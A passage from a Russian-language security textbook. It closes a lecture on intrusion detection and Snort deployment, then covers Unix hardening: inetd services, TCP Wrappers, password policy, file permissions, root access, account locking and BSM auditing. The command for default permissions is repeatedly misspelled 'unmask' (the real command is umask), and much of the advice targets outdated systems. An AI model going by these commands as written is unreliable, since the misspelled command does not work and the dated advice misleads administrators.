Замена реактивной природы *IDS* на превентивную создает некоторые проблемы. Действительно, после этого изменения возникают два серьезных вопроса: потенциальная возможность отказа в обслуживании и недостаточный средний уровень доступности.

Отказ в обслуживании

При предотвращении вторжений главным механизмом обработки больше не является уведомление системы, сети и системных администраторов. Теперь "ядром" системы является блокировка попытки выполнения действия. Когда *IDS* блокирует атаку, она предотвращает выполнение действия, будь то *системный вызов*, операция приложения или сетевое соединение. Данное блокирование предотвращает атаку. Очевидно, при этом подразумевается корректная идентификация системой *IDS* действия как атаки.

Если действие, попытка которого была осуществлена, на самом деле не являлось атакой, а *IDS* заблокировала его, то, возможно, *IDS* заблокировала законное действие, выполняемое в *информационной среде*. Вследствие этого *IDS* может вызвать отказ в обслуживании. Если действие, вызвавшее проблему, представляло собой некоторую аномалию (например, пакет с ошибками), то повторная передача пакета или повторная установка соединения, как правило, осуществляются успешно. Тем не менее, если *IDS* некорректно идентифицирует легитимные действия или трафик, принимая их за атаки, то, скорее всего, отказ в обслуживании будет происходить и в дальнейшем.

Внимание!

Современные датчики *IDS* выдают множество ложных сигналов тревоги. Принятие превентивных мер без полного понимания характеристик ложных срабатываний и характеристик легитимных действий, как правило, является причиной возникновения проблем.

Доступность

Доступность сетей и систем является важным свойством многих компьютерных систем. (Для получения более подробной информации по этому вопросу обратитесь к лекциям 16 и 17.) Организации затрачивают огромное количество времени и денег на настройку своих сетей и систем на снижение числа одиночных неполадок. Если датчик *IDS* установлен так, что через него должен проходить весь сетевой трафик, датчик *NIDS* должен соответствовать высокому уровню требований к доступности других компонентов сети. То же самое относится и к датчикам HIDS, расположенным на узле. Будет ли узел продолжать функционировать в случае сбоя программного обеспечения датчика, или же он также будет отключен? В *информационной среде*, в которой очень важен фактор доступности, необходимо решить указанные вопросы перед установкой таких систем.

Развертывание сетевой IDS

Данный проект призван продемонстрировать процесс развертывания сетевой *IDS*. Он начинается с предварительных этапов, которые необходимо выполнять перед непосредственной процедурой развертывания. При желании можете на самом деле осуществить развертывание датчика сетевой *IDS*.

Шаг за шагом

1. Определите, какие действия вы пытаетесь осуществить посредством развертывания датчика *IDS*. Это поможет четко обрисовать цели применения *IDS*.
2. На основе целей применения *IDS* определите, какой сетевой трафик требуется отслеживать.
3. Теперь решите, каким образом будут обрабатываться различные события, выявляемые *IDS*. Попробуйте определить, что будет разумнее - поручить выполнение некоторого действия системе *IDS* или оператору, который будет выполнять нужную процедуру.
4. При отсутствии опыта работы с датчиком *IDS* вам придется нелегко при первой установке пороговых значений. Если в вашем обозрении есть уже функционирующая система *IDS*, можете посмотреть, какие пороговые значения установлены на этой

системе для различных признаков атак.

5. Составьте план *развертывания IDS*. Определите, кого в организации нужно задействовать для выполнения этой задачи.
6. Если вы хотите попробовать осуществить развертывание датчика *NIDS*, выделите для этого компьютер и установите на него Linux, FreeBSD или другую версию операционной системы семейства Unix.
7. Загрузите последнюю версию программы Snort (бесплатная *IDS*) с сайта ссылка: http://www.snort.org/.
8. Следуйте инструкциям по установке и выполните инсталляцию программы Snort. Можно также установить ряд дополнительных программных пакетов для упрощения процесса управления и конфигурации.
9. Подключите датчик к сети. Лучше всего сделать это при помощи концентратора. Тем не менее, можно также использовать порт разветвителя на коммутаторе.
10. Разместив датчик на нужном месте, *просмотрите файлы* журналов, чтобы выяснить, какие события в них фиксируются. Также можно использовать программу Acid для просмотра файлов журнала через веб-интерфейс. Acid - это веб-интерфейс, используемый для анализа данных программы Snort.

Выводы

При наличии некоторого опыта работы с операционной системой Unix вам будет несложно разобраться с программой Snort. Данное упражнение поможет выполнить шаги по установке датчика *NIDS*. Однако если вы намереваетесь использовать его как действующий датчик в организации, необходимо заручиться поддержкой сетевых и системных администраторов организации. Также не следует думать, что этот проект удастся выполнить за один день. Настройка датчика и оценка результатов его работы потребует некоторых временных затрат.

Контрольные вопросы

1. Что подразумевается под обнаружением вторжений?
2. Назовите два основных типа *IDS*.
3. Может ли узловая *IDS* всегда определять успех или неудачу

проведения атаки?

4. Может ли узловая *IDS* предотвращать атаку?
5. Возможно ли противостоять контролеру *целостности файлов*?
6. Назовите пять этапов реализации системы *IDS*.
7. Является ли идентификация действий пользователей корректной целью применения *IDS*?
8. Может ли сетевая *IDS* предотвращать достижение атаками их целей?
9. Что подразумевается под пассивными ответными действиями?
10. Что подразумевается под активными ответными действиями?
11. Должна ли применяться процедура выполнения ответных действий на инцидент в случае половинчатого IP-сканирования?
12. Почему оповещения о наличии в системе "черных ходов"часто оказываются ложными срабатываниями системы обнаружения вторжений?
13. О чем, как правило, говорит ситуация, при которой за небольшой промежуток времени наблюдается большое число различных атак?
14. Какой тип *IDS* следует применить в организации для защиты веб-сервера от причинения ущерба?
15. Какой тип системы *IDS* следует выбрать организации для защиты от атак, если в первую очередь рассматривается вопрос стоимости?

Безопасность UNIX

В лекции рассмотрены вопросы безопасности в ОС Unix, настройка данной ОС, управление пользователями и системой, поиск вторжений в данную ОС.

На протяжении большей части истории интернета системы Unix обеспечивали наивысший уровень функционирования служб в сети. Когда хакеры стали серьезной проблемой для всемирной сети, системам Unix начали уделять все больше внимания. На сегодняшний день большая часть систем в интернете работает под управлением ОС Unix, и для надежной защиты от хакеров эти системы должны быть правильно настроены.

В данной лекции приводятся некоторые базовые соображения безопасности, связанные с построением и защитой системы Unix. Ввиду большого числа доступных на рынке Unix-систем точные местоположения файлов и команды не являются абсолютно правильными для всех версий Unix. Где это представляется возможным, автор указывает корректировочную информацию для систем Sun Solaris и Linux.

Настройка системы

После построения системы Unix в ней, как правило, присутствует ряд уязвимостей. Большую их часть можно устранить посредством обновления системы или внесения изменений в конфигурационные файлы. В следующих разделах выделяются наиболее распространенные проблемы безопасности и способы их устранения.

Файлы загрузки

Системы Unix настраиваются при загрузке с использованием соответствующих загрузочных файлов. В зависимости от версии Unix файлы загрузки могут располагаться в различных местах. В системе Solaris файлы загрузки находятся в каталоге `/etc/rc2.d`, в системе Linux - в каталоге `/etc/rc.d/rc2.d`. В различных версиях Unix файлы могут располагаться в различных местах, это расположение действительно для Red Hat.

В файлах загрузки запускается ряд служб. Некоторые из них (сеть, монтировка файловых систем и журнал запуска) необходимы для функционирования системы, и ничто не должно препятствовать их работе. Другие службы не являются столь критичными и запускаются в зависимости от того, каким образом используется система. Чтобы предотвратить запуск службы, просто измените имя файла. Убедитесь, что новое имя файла не начинается с буквы S или K. Рекомендуется размещать в качестве первого символа точку (<.>) в имени файла (это скрывает файл от просмотра, поэтому его нельзя будет перепутать с функционирующим файлом). Если служба не понадобится в будущем, файл можно удалить.

Службы, обычно запускаемые при помощи файлов загрузки, включают в себя следующие сервисы:

- Inetd;
- NFS;
- *NTP*;
- Routed;
- RPC;
- Sendmail;
- Web servers.

Необходимо обязательно просмотреть файлы загрузки и определить, не запускаются ли необязательные службы (в следующем разделе рассказывается о том, как выявлять необязательные службы).

Совет

Начните с перечня служб, необходимых для предполагаемого использования системы. После выявления этого перечня отключите все остальные службы.

Службы, работу которых следует разрешить

Набор служб, выбранных для систем Unix, зависит от того, каким образом они будут использоваться. Некоторые из этих служб будут запускаться с помощью файлов загрузки; ряд служб контролируется через сервис inetd и настраивается в файле `/etc/inetd.conf`.

Приведенный ниже текст представляет собой часть файла inetd.conf системы Solaris. Строки, начинающиеся с символа решетки <#> - комментарии.

```
#ident "@(#)inetd.conf 1.27 96/09/24 SMI"
/*SVr4.0 1.5 */
# Ftp and telnet are standard Internet services.
ftp stream tcp nowait root
/usr/sbin/in.ftpd in.ftpd
#telnet stream tcp nowait root /usr/sbin/in.telnetd
in.telnetd
#
# Shell, login, exec, comsat and talk are BSD protocols.
#shell stream tcp nowait root
/usr/sbin/in.rshd in.rshd
#login stream tcp nowait root /usr/sbin/in.rlogind
in.rlogind
#exec stream tcp nowait root
/usr/sbin/in.rexecd in.rexecd
#comsat dgram udp wait root
/usr/sbin/in.comsat in.comsat
#talk dgram udp wait root
/usr/sbin/in.talkd in.talkd
#
# Solstice system and network administration class agent server
#100232/10 tli rpc/udp wait root /usr/sbin/sadmind sadmind
```

Файл inetd.conf не только контролирует службы типа FTP и telnet, но и некоторые службы RPC. Файл inetd.conf необходимо очень внимательно проверять на предмет того, что в нем сконфигурированы только необходимые службы. После правильной настройки файла необходимо перезапустить службу inetd посредством следующей команды:

```
#kill -HUP <номер процесса inetd>
```

Команда -HUP вызывает повторное считывание службой inetd ее конфигурационного файла.

Многие службы, настраиваемые по умолчанию на системах Unix, необходимо отключить. Ниже приведен перечень этих служб.

```
Chargen   rexd Systat
Discard   Routed   Tftp
Echo Rquotad   Uucp
Finger    Rusersd   Walld
netstat   sprayd
```

Кроме того, можно отключить службы Daytime, Time и SNMPD, если они не используются. Служба Time может использоваться некоторыми системами синхронизации, а служба SNMPD - для управления системой.

Как видно из приведенного выше фрагмента содержимого файла inetd.conf, службы telnet и FTP, как правило, настроены на рабочее состояние. Эти два протокола позволяют передавать идентификаторы пользователей и пароли через сеть в открытом виде. Возможно использование шифрующих версий этих протоколов для защиты паролей. При работе через telnet рекомендуется использовать Secure Shell (SSH). Некоторые версии SSH *входят в программу* Secure Copy (*SCP*) для передачи файлов.

Сетевая файловая система

Внутри организации может потребоваться использование файловой системы *Network File System* (NFS). Если это не так, отключите NFS на любой системе, на которой не требуется ее использование. NFS предназначена для *монтирования файловой системы* с одной системы на другую. Если NFS настроена неправильно, то велика вероятность того, что кто-то получит доступ к секретным файлам. Чтобы правильно настроить NFS, следует соответствующим образом изменить файл `/etc/dfs/dfstab`.

Примечание

Неблагоразумно разрешать экспорт файловых систем во внешнюю среду из рассматриваемой организации.

Системы DMZ

Системы Unix, используемые в *DMZ* как веб-серверы, почтовые серверы или *серверы DNS*, должны настраиваться еще более тщательно с точки зрения безопасности, чем системы, используемые исключительно внутри сети. Такие системы, как правило, не требуют использования служб RPC и NFS. Эти две службы можно удалить посредством внесения изменений в файлы загрузки.

Серверы и рабочие станции

В некоторых организациях операционная система Unix используется как на серверах, так и на рабочих станциях. При использовании на рабочей станции система обычно настраивается на функционирование системы X *Window System*. На системах Solaris в этом случае используется программа ToolTalk (RPC-программа, предназначенная для связи между приложениями).

Эти службы не нужны на серверах, а *службы DNS* и routed не требуются на рабочих станциях. Необходимо разработать руководство по настройке серверов и руководство для настройки рабочих станций, если система Unix используется описанным выше образом.

Примечание

Программа ToolTalk контролируется посредством inetd.conf на системах Solaris. Чтобы отключить эту программу, необходимо закомментировать следующую строку:

```
100083/1 tli rpc/tcp wait root
  /usr/dt/bin/rpc.ttdbserverd/usr/dt/bin/rpc.ttdbserverd.
```

Использование программ TCP Wrappers

Программы TCP *Wrappers* (доступны по адресу ссылка: ftp://ftp.porcupine.org/pub/security) используются для обеспечения дополнительного уровня защиты в случае применения служб telnet или FTP. Как видно из названия, программы TCP *Wrappers* (*wrap* - оболочка) создают "оболочку" для служб telnet и FTP с целью обеспечения дополнительного контроля доступа и ведения журналов. Для

использования программы TCP *Wrappers* необходимо настроить файл inetd.conf так, чтобы строки telnet и FTP выглядели следующим образом:

```
ftp stream tcp nowait root /usr/local/bin/tcpd /usr/sbin/in.ftpd
telnet stream tcp nowait root /usr/local/bin/tcpd /usr/sbin/in.telnetd
```

Эти строки вызывают запуск TCP *Wrappers* (tcpd) службой inetd, когда кто-либо пытается установить с системой сеанс связи через telnet или FTP.

Примечание

TCP *Wrappers* можно использовать и для других служб, таких как POP и *IMAP*. Нужно просто внести соответствующие изменения в строки конфигурации, представленные выше.

TCP *Wrappers* можно настроить на блокировку или разрешение определенным узлам или *сетям доступа* к службам telnet и FTP. Файлы, используемые для этих действий по настройке, - это файлы `/etc/hosts.allow` и `/etc/hosts.deny`. Синтаксис для работы с этими файлами выглядит следующим образом:

```
<имя программы-оболочки>: <ip-адрес>/<маска сети>
```

Следующие файлы представляют собой примеры файлов конфигурации TCP Wrapper.

```
hosts.allow:
#Allow telnets from my internal network (10.1.1.x)
in.telnet: 10.1.1.0/255.255.255.0
#Allow ftp from the world
in.ftpd: 0.0.0.0/0.0.0.0
hosts.deny:
#Deny telnets from anywhere else
in.telnetd: 0.0.0.0/0.0.0.0
```

Файл hosts.allow оценивается в первую очередь, после чего обрабатывается файл hosts.deny. Следовательно, можно сначала настроить все системы, которым разрешено работать с различными

службами, после чего запретить все остальное в файле hosts.deny. Кроме того, следует внести изменение в настройку журнала, чтобы разрешить TCP *Wrappers* заносить данные в журнал системы. Это изменение описано в разделе "Файлы журнала" далее в лекции.

Файлы конфигурации системы

Существует ряд изменений, которые можно внести в файлы конфигурации системы Unix, чтобы увеличить общий уровень безопасности системы. Это могут быть как *предупреждающие сообщения*, так и защита от переполнения буфера на некоторых системах. Любые изменения должны вноситься в конфигурацию в соответствии с политикой безопасности организации.

Внимание!

Имейте в виду, что в различных версиях систем Unix файлы конфигурации располагаются в различных местах. Обратитесь к руководствам или инструкциям конкретной используемой версии Unix, чтобы удостовериться в корректности вносимых изменений в отношении рассматриваемой версии системы.

Сообщения

Приветственные сообщения могут использоваться для заявления о правах собственности перед входом пользователя в систему. Сообщение должно быть написано на языке, разрешенном для использования юридическим отделом организации.

Приветственное сообщение хранится в `/etc/motd` (сокр. от "message of the day" - сообщение дня). Однако это сообщение отображается не перед входом пользователя в систему, а после него. Большинство уведомлений, связанных с юридическими вопросами, необходимо отображать перед входом пользователя в систему.

Чтобы сообщение отображалось перед входом пользователя в систему, используйте следующий способ. В ОС Solaris предварительное уведомление хранится в каталоге `/etc/default/telnetd`. Можно

создать сообщения входа для FTP посредством редактирования файла `/etc/default/ftpd`. Для создания сообщения добавьте в файл строку, аналогичную следующей:

```
BANNER="\n\n<Enter Your Legal Message Here\n\n"
```

Параметр `\n` означает новую строку. Поэкспериментируйте с *символами новой строки*, чтобы сообщение приняло нужный вам вид.

В системах Linux для сообщений telnet используются два файла: `/etc/issue` и `/etc/issue.net`. Файл *issue* применяется для терминалов, подключенных напрямую, а *issue*.net используется в том случае, когда кто-либо устанавливает по сети соединение через telnet с рассматриваемой системой. К сожалению, только на изменении этих файлов создание сообщения не закончится, так как они создаются заново при каждой загрузке системы. Однако можно изменить сценарий загрузки, создающий эти файлы.

Файлы создаются в сценарии загрузки `/etc/rc.d/rc.local`. Чтобы предотвратить автоматическое создание `/etc/issue` и `/etc/issue.net`, закомментируйте следующие строки `/etc/rc.d/rc.local`:

```
# This will overwrite /etc/issue at every boot. So, make any changes you
# want to make to /etc/issue here or you will lose them when you reboot.
echo "" > /etc/issue
echo "$R" > /etc/issue
echo "Kernel $(uname -r) on $a $SMP$(uname -m)" >> /etc/issue
```

После этого можно изменить `/etc/issue` и `/etc/issue.net`, введя в них соответствующий текст с заявлением о правах.

Настройки паролей

Существует три этапа процедуры *управления паролями* в системе Unix.

- Настройка требований к паролям.
- Запрет на вход без пароля.
- Указание требований к содержимому паролей.

Настройка требований к паролю. В системах Unix требования к возрасту паролей и их длине устанавливаются посредством изменения файла конфигурации. В системе Solaris этим файлом является `/etc/default/passwd`. Файл содержит приведенные ниже строки, которые следует редактировать для *соответствия политике безопасности* организации.

```
#ident      "@(#)passwd.dfl      1.3   92/07/14 SMI"
MAXWEEKS=7
MINWEEKS=1
PASSLENGTH=8
```

Внимание!

Будьте внимательны при указании значений максимального и минимального срока действия паролей, так как система воспринимает вводимые значения как количество недель, а не дней.

Вопрос к эксперту

Вопрос. Где системный администратор может узнать о том, как следует настроить систему?

Ответ. Определение требований к конфигурации систем всегда начинается с политики безопасности организации. В каждой организации должны быть разработаны процедуры конфигурации, специфичные для конкретной используемой системы; при этом необходимо руководствоваться политикой безопасности. Эти процедуры должны определять, каким образом следует настраивать систему с использованием конкретной операционной системы, чтобы обеспечить соответствие ОС требованиям политики безопасности.

В системах Linux требования к паролям находятся в файле `/etc/login.defs`. Следующие строки файла `/etc/login.defs` представляют собой настраиваемые параметры:

```
# Password aging controls:
#
```

```
# PASS_MAX_DAYS Maximum number of days a password may be used.
# PASS_MIN_DAYS Minimum number of days allowed between password ch
# PASS_MIN_LEN Minimum acceptable password length.
# PASS_WARN_AGE Number of days warning given before a password expi
#
PASS_MAX_DAYS 45
PASS_MIN_DAYS 1
PASS_MIN_LEN 8
PASS_WARN_AGE 7
```

Внимание!

Имейте в виду, что в системах Linux минимальные и максимальные значения возраста паролей указываются в днях.

Linux также позволяет предупреждать пользователей о том, что до окончания срока действия пароля осталось несколько дней.

Запрет на вход без пароля. Программы *rlogin*, rsh и rexec позволяют пользователям осуществлять вход в систему с определенных систем без указания пароля вручную. Этого делать не рекомендуется, так как злоумышленник, проникший в одну из систем, может таким образом получить доступ к остальным компьютерам. Помимо удаления служб *rlogin*, rsh и rexec из /etc/inetd.conf следует удостовериться в том, что файл /etc/host.equiv и любые файлы .rhost, имеющиеся в системе, найдены и удалены. Не забудьте также проверить домашние каталоги всех пользователей.

Указание требований к содержимому паролей. Запрет пользователям на выбор ненадежных паролей является одним из наилучших способов повышения уровня безопасности системы. К сожалению, до недавнего времени в системах Unix существовало несколько простых способов это сделать. Программы типа passwd+ и npasswd имеются для Linux, но не для Solaris. Обе эти программы позволяют указывать требования к надежности паролей и вынуждают пользователей выбирать пароли, соответствующие установленным правилам.

С выходом Solaris 2.6 и более поздних реализаций Linux появилось более совершенное средство отслеживания надежности паролей

пользователей - это Pluggable Authentication Modules (*PAM*). Более подробная информация о *PAM* и о том, как создать фильтры паролей, находится по адресу ссылка: http://www.sun.com/solaris/pam/; для системы Linux - по адресу ссылка: ftp://ftp.kernel.org/pub/linux/libs/pam/index.html.

Примечание

Некоторые версии Unix, в особенности HPUX, поставляются с настройками по умолчанию надежности паролей для обеспечения безопасности. В них указывается набор блокировок для учетных записей на случай слишком большого числа неудачных попыток входа в систему.

Контроль доступа к файлам

В системе Unix доступ к файлам контролируется посредством набора разрешений. Для владельца файла, группы, которой принадлежит владелец, и для всех остальных лиц можно присваивать привилегии чтения, записи и выполнения. Файловые разрешения изменяются посредством команды `chmod`. Как правило, не рекомендуется разрешать пользователям создавать файлы, доступные для чтения или записи для любых лиц. Такие файлы могут считываться или записываться любым пользователем системы. Если злоумышленник получит доступ к идентификатору пользователя, он сможет считать или изменить любые из таких файлов.

Так как достаточно трудно убедить всех пользователей в необходимости изменять разрешения доступа к файлу при его создании, разумно создать механизм, используемый по умолчанию, предназначенный для настройки соответствующих разрешений при автоматическом создании файла. Это можно осуществить с помощью параметра `unmask`. В системах Solaris этот параметр располагается в файле `/etc/default/login`, в системах Linux - в `/etc/profile`. Команда выполняется следующим образом:

```
unmask 077
```

Цифры, указываемые после команды, определяют разрешения, которые

не будут присвоены по умолчанию вновь создаваемому файлу. Первая цифра определяет разрешения относительно владельца файла, вторая цифра указывает разрешения для группы, а третья - для всех остальных пользователей. В случае, рассмотренном выше, все новые файлы присваивают разрешения чтения, записи и выполнения владельцу того или иного файла, а группе и всем остальным пользователям не предоставляется никаких разрешений.

Разрешения определяются числами следующим образом:

- 4 - Разрешение на чтение
- 2 - Разрешение на запись
- 1 - Разрешение на выполнение

Следовательно, если требуется разрешить группе иметь по умолчанию разрешение на чтение, но запретить запись и выполнение, нужно указать команду `unmask 037`. Если требуется запретить группе запись, следует указать команду `unmask 027`.

Доступ через корневую учетную запись

Как правило, рекомендуется ограничивать прямой *доступ с использованием* корневой учетной записи. При таком подходе даже администраторам необходимо сначала выполнить вход систему с использованием их *аутентификационных данных*, и только после этого с помощью команды `su` получить доступ к корневой учетной записи. Это также обеспечивает создание записей в журнале, отображающих, какие идентификаторы пользователей использовались для получения доступа к корневой учетной записи. В качестве альтернативы вместо команды `su` можно использовать команду `sudo`. Команда `sudo` обеспечивает дополнительные возможности по ведению журналов, заключающиеся в фиксировании команд, выполняемых пользователями, работающими в корневой учетной записи.

Существует возможность ограничить вход под корневой учетной записью таким образом, чтобы его можно было осуществлять только из консоли Solaris или Linux. В системе Solaris следует изменить файл `/etc/default/login` и убедиться в том, что следующая строка не

закомментирована:

```
# If CONSOLE is set, root can only login on that device.
# Comment this line out to allow remote login by root.
#
CONSOLE=/dev/console
```

Посредством этого система разрешит прямой вход в корневую учетную запись только через консоль. В системе Linux можно реализовать аналогичную конфигурацию, редактируя файл `/etc/securetty`. Этот файл представляет собой список *TTY*, которые используются для входа в корневую учетную запись. Содержимым этого файла должно быть `/dev/tty1`. Если для управления системой используется последовательный канал связи, файл должен содержать `/dev/ttyS0`. Сетевые *TTY* - это, как правило, `/dev/ttyp1` и выше.

Если требуется контролировать корневой доступ к системе, рекомендуется осуществлять контроль корневого доступа к FTP. Файл `/etc/ftpusers` и в системах Solaris, и в системах Linux представляет перечень учетных записей, которым не разрешено осуществлять доступ к системе через FTP. Убедитесь, что в данном списке присутствует корневая учетная запись.

Защита от переполнения буфера

Переполнение буфера - одна из наиболее серьезных опасностей, угрожающих системе. Solaris предоставляет способ предотвращения выполнения команд вне стека при проявлении атак на переполнение буфера (см. лекцию 3 для получения более подробной информации о переполнении буфера). Для этого необходимо добавить следующие строки в файл `/etc/system`:

```
set noexec_user_stack=1
set noexec_user_stack_log=1
```

Первая строка предотвращает выполнение команд вне стека, а вторая - заносит в журнал данные о произведенных попытках.

Внимание!

Существует ряд программ, которым требуется выполнять команды вне стека. Если внести описанное изменение, то при работе этих программ возникнут сбои. Убедитесь, что данная команда протестирована, прежде чем применять ее на системах.

Существует несколько других проектов, предназначенных для повышения уровня защиты стека Linux. Один из них расположен по адресу ссылка: http://www.openwall.com/linux/.

Отключение неиспользуемых учетных записей

В Unix создается набор учетных записей, необходимых для различных целей (например, владение некоторыми определенными файлами), которые никогда не используются для входа в систему. Такими учетными записями являются `sys`, *`uucp`*, `nuucp` и `listen`. Для каждой учетной записи следует изменить их записи в файле `/etc/shadow`, чтобы предотвратить успешный вход в систему с их помощью:

```
root:XDbBEEYtgskmk:10960:0:99999:7:::
bin:*LK*:10960:0:99999:7:::
daemon:*LK*:10960:0:99999:7:::
adm:*LK*:10960:0:99999:7:::
lp:*LK*:10960:0:99999:7:::
sync:*LK*:10960:0:99999:7:::
shutdown:*LK*:10960:0:99999:7:::
halt:*LK*:10960:0:99999:7:::
mail:*LK*:10960:0:99999:7:::
news:*LK*:10960:0:99999:7:::
uucp:*LK*:10960:0:99999:7:::
operator:*LK*:10960:0:99999:7:::
games:*LK*:10960:0:99999:7:::
gopher:*LK*:10960:0:99999:7:::
ftp:*LK*:10960:0:99999:7:::
nobody:*LK*:10960:0:99999:7:::
```

Второе поле в каждой строке представляет собой поле пароля. В случае

с обычными пользовательскими учетными записями здесь располагается зашифрованный пароль. Для учетных записей, вход посредством которых запрещен, второе поле должно содержать какие-либо данные с символом "*". Символ "*" не соответствует ни одному реальному паролю и, таким образом, не может быть угадан или взломан. Посредством размещения в поле пароля соответствующих символов, таких как "LK", можно явным образом сообщать о том, что данная учетная запись заблокирована.

Обновления

Для исправления ошибок и устранения уязвимостей для Unix выпускаются обновления и "*заплатки*" аналогично тому, как это делается для операционных систем семейства Windows. Обновления должны устанавливаться регулярно, чтобы минимизировать число уязвимостей. Различные поставщики систем Unix выпускают средства, помогающие в управлении обновлениями. Компания Sun предлагает программу Solaris Sunsolve *Patch Manager*, а Red Hat имеет онлайн-систему обновления в интернете (ссылка: http://www.redhat.com/apps/support/errata/).

Примечание

При загрузке обновлений для систем Solaris имейте в виду, что Sun размещает многие обновления в кластере обновлений. Однако кластер обновлений может не содержать некоторых обновлений безопасности. Может понадобиться загрузить их в отдельном порядке и установить вручную.

Вопросы для самопроверки

1. Файлы загрузки в системе Linux расположены в _____.
2. Чтобы предотвратить вход в в систему без пароля, необходимо удалить из системы файлы _____ и _____.

Управление пользователями

Как в случае с любой операционной системой, управление сообществом пользователей является очень важным процессом для поддержки общей безопасности системы. В организации должна присутствовать специальная процедура управления пользователями, предусматривающая в деталях все действия, которые необходимо выполнить, чтобы предоставить сотруднику доступ к системе (см. в лекции 6). В процедуре должны быть определены шаги, которые следует предпринимать, когда сотрудник увольняется из компании.

Следующие разделы данной лекции содержат некоторые подробные рекомендации по управлению пользователями в системах Unix. Имейте в виду, что существует множество вариаций систем Unix. Средства, используемые для управления пользователями, различны для каждого поставщика и версии операционной системы.

Добавление пользователей в систему

В большей части версий Unix имеются утилиты для добавления пользователей в систему. Здесь ключевыми задачами являются следующие.

- Добавление имени пользователя в *файл паролей*.
- Присвоение соответствующего идентификатора пользователя.
- Присвоение соответствующего группового идентификатора.
- Определение соответствующей оболочки для входа в систему (некоторые пользователи могут вовсе не иметь какой-либо оболочки).
- Добавление имени пользователя в теневой файл.
- Указание соответствующего начального пароля.
- Определение соответствующего псевдонима электронной почты.
- Создание *домашнего каталога пользователя*

Примечание

Большая часть систем содержит утилиты по добавлению пользователей для обеспечения автоматического выполнения этой задачи. В Linux для этого предназначена программа *adduser*. В системе Solaris эта утилита называется useradd.

Добавление имени пользователя в файл паролей

Файл /etc/passwd содержит перечень всех имен пользователей, принадлежащих пользователям системы. Каждый пользователь должен иметь уникальное имя, состоящее из восьми или менее символов. Для каждой записи в файле паролей должно быть определено реальное лицо, ответственное за учетную запись. Данную информацию можно добавить в поле GECOS (пятое поле в каждой строке).

Присвоение соответствующего идентификационного номера пользователя

Каждому имени пользователя необходимо присвоить соответствующий идентификатор пользователя (UID). UID должен быть уникальным в рамках всей системы. Как правило, идентификатор пользователя должны быть больше 100. Он ни в коем случае не должен быть равен 0, так как это идентификатор корневой учетной записи.

Внимание!

Система использует UID для идентификации владельцев файлов в системе и, таким образом, не рекомендуется даже повторное использование UID.

Присвоение соответствующего группового идентификатора

Каждый пользователь должен иметь главную группу. Присвойте этот номер имени пользователя в файле `/etc/passwd`. Обычные пользователи не должны быть членами группы "*wheel*", так как она используется в административных целях.

Определение соответствующей оболочки для входа в систему

Интерактивным пользователям необходимо предоставить оболочку для входа в систему. Как правило, это оболочки *ksh*, *csh* или bash. Пользователям, которые не будут осуществлять вход в систему, нужно предоставить программу, не являющуюся оболочкой. Например, если имеются пользователи, которые только проверяют электронную почту через POP или *IMAP*, им можно разрешить изменять свои пароли в интерактивном режиме. В данном случае существует возможность определить оболочку, указав в качестве нее `/bin/passwd`. При каждом подключении пользователей к системе через telnet им будет предоставляться возможность изменить пароль. По завершении этой операции пользователь будет выходить из системы.

Добавление имени пользователя в файл shadow

Пароли не должны храниться в файле `/etc/passwd`, так как этот файл доступен для чтения всем пользователям, и с его помощью злоумышленник может осуществить взлом пароля. Пароли должны храниться в файле /etc/shadow. Следовательно, имя пользователя должно быть добавлено и в файл `/etc/shadow`.

Присвоение соответствующего начального пароля

После создания учетной записи следует установить начальный пароль. Большая часть утилит, используемая для добавления пользователей в системы, предлагает сделать это автоматически. В противном случае нужно войти в систему как пользователь и выполнить команду `passwd`. После этого появится предложение указать пароль для учетной записи. Начальные пароли должны быть сложными для угадывания, и рекомендуется не использовать один и тот же начальный пароль для всех учетных записей. Если используется один и тот же начальный пароль, атакующий может использовать новые учетные записи, прежде чем у легального пользователя появится возможность войти в систему и изменить пароль.

Определение соответствующего псевдонима электронной почты

При создании пользователя он автоматически получает адрес электронной почты <имя_пользователя@host. Если пользователь хочет иметь другой адрес электронной почты, такой как имя.фамилия@host, то этот адрес можно присвоить посредством псевдонима электронной почты. Чтобы добавить псевдоним, измените файл `/etc/aliases`. Формат этого файла таков:

```
Alias: username
```

После создания псевдонима необходимо запустить программу `newaliases`, чтобы создать файл alias.db.

Создание домашнего каталога для пользователя

Каждый пользователь должен иметь свой собственный домашний каталог. Этот каталог определяется в файле `/etc/passwd`. После *создания каталога* в соответствующем месте в системе (как правило, это каталог `/home` или `/export`), владельцем каталога назначается пользователь командой `chown` следующим образом:

```
chown <username> <directory name>
```

Удаление пользователей из системы

Когда сотрудник увольняется из компании или переводится на другую работу, так что его учетная запись становится ненужной, необходимо выполнить соответствующую процедуру по управлению пользователями. В системе Unix все файлы пользователей принадлежат UID пользователя. Следовательно, если пользовательский UID повторно используется для новой учетной записи, эта новая учетная запись будет предусматривать владение всеми файлами старого пользователя.

Изначально, если пользователю больше не требуется учетная запись, ее следует заблокировать. Это можно сделать посредством замены пароля пользователя в файле `/etc/shadow` символами <*LK*>. По прошествии определенного числа дней (как правило, 30 дней), файлы пользователя могут быть удалены. Время, отведенное менеджеру

пользователя на копирование или удаление файлов пользователя, требуемых организации, равно 30 дням.

Управление системой

Управление системой Unix (относительно вопросов безопасности) заключается в ведении журнала и отслеживании системы на наличие признаков *подозрительной активности*. Системы Unix предоставляют достаточное количество информации о том, что происходит в системе, а также набор средств, которые могут использоваться для выявления *подозрительной активности*.

Аудит системы

В большинстве случаев ведение системных журналов является стандартной процедурой, выполняемой в большинстве версий Unix, и в них заносится достаточный объем данных, связанных с безопасностью системы. В некоторых ситуациях требуется проведение дополнительного аудита. В Solaris для этого предусмотрен модуль Basic Security Module (*BSM*). *BSM* не включен в Solaris по умолчанию. Необходимость в дополнительных возможностях здесь определяется пользователем.

Чтобы включить *BSM*, выполните сценарий `/etc/security/bsmconv`. При этом запустится фоновая программа аудита, но *перезагрузка системы* не потребуется. Файл `/etc/security/audit_control` используется для определения конфигурации аудита. Полная информация по этому файлу находится в инструкции к ОС (man audit_control), однако для начала рекомендуется использовать следующую конфигурацию:

```
#identify the location of the audit file directory
dir: <directory>
#identify the file system free space percentage when a warning should occur
minfree: 20
#flags for what to audit. This example audits login, administrative
#functions and failed file reads, writes, and attribute changes
flags: lo,ad,-fm
```

```
#This set of flags tells the system to also audit login and administrative
#events that cannot be attributed to a user
naflags: lo,ad
```

Как только файл будет настроен, начнут создаваться записи аудита. Для закрытия текущего файла записи аудита и открытия нового файла используется команда *audit* `-n`. Команда `praudit <имя файла аудита>` предназначена для просмотра содержимого файла аудита.

Внимание!

BSM увеличивает общую нагрузку на систему и используется, только если уровень защиты системы того требует.

Файлы журналов

